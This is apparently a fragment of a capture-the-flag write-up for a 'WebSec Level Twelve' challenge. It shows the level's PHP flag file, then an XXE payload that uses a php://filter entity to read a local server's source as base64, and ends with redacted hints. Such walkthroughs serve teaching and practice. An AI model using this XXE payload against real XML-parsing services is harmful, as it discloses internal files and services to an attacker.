
PCFET0NUWVBFIGh0bWw+CjxodG1sPgo8aGVhZD4KCTx0aXRsZT4jV2ViU2VjIExldmVsIFR3ZWx2ZTwvdGl0bGU+CgogICAgPGxpbmsgaHJlZj0iL3N0YXRpYy9ib290c3RyYXAubWluLmNzcyIg

Second way



```
<?php
/*
Congratulation, you can read this file, but this is not the end of our journey.

- Thanks to cutz for the QA.
- Thanks to blotus for finding a (now fixed) weakness in the "encryption" function.
- Thanks to nurfed for nagging us about a cheat
*/

$text = 'Niw0OgIsEykABg8qESRRCg4XNkEHNg0XCls4BwZaAVBbLU4EC2VFBTooPi0qLFUELQ==';
$key = ini_get ('user_agent');

if ($_SERVER['REMOTE_ADDR'] === '127.0.0.1') {
    if ($_SERVER['HTTP_USER_AGENT'] !== $key) {
        die ("Cheating is bad, m'kay?");
    }

    $i = 0;
    $flag = '';
    foreach (str_split (base64_decode ($text)) as $letter) {
        $flag .= chr (ord ($key[$i++]) ^ ord ($letter));
    }
    die ($flag);
}
?>
```

```
<!DOCTYPE scan [<!ENTITY test SYSTEM "php://filter/convert.base64-encode/
resource=http://127.0.0.1/level12/index.php">]>
<scan>&test;</scan>
```



[redacted]

echo new [class] ([first parameter] , [second parameter])

[redacted]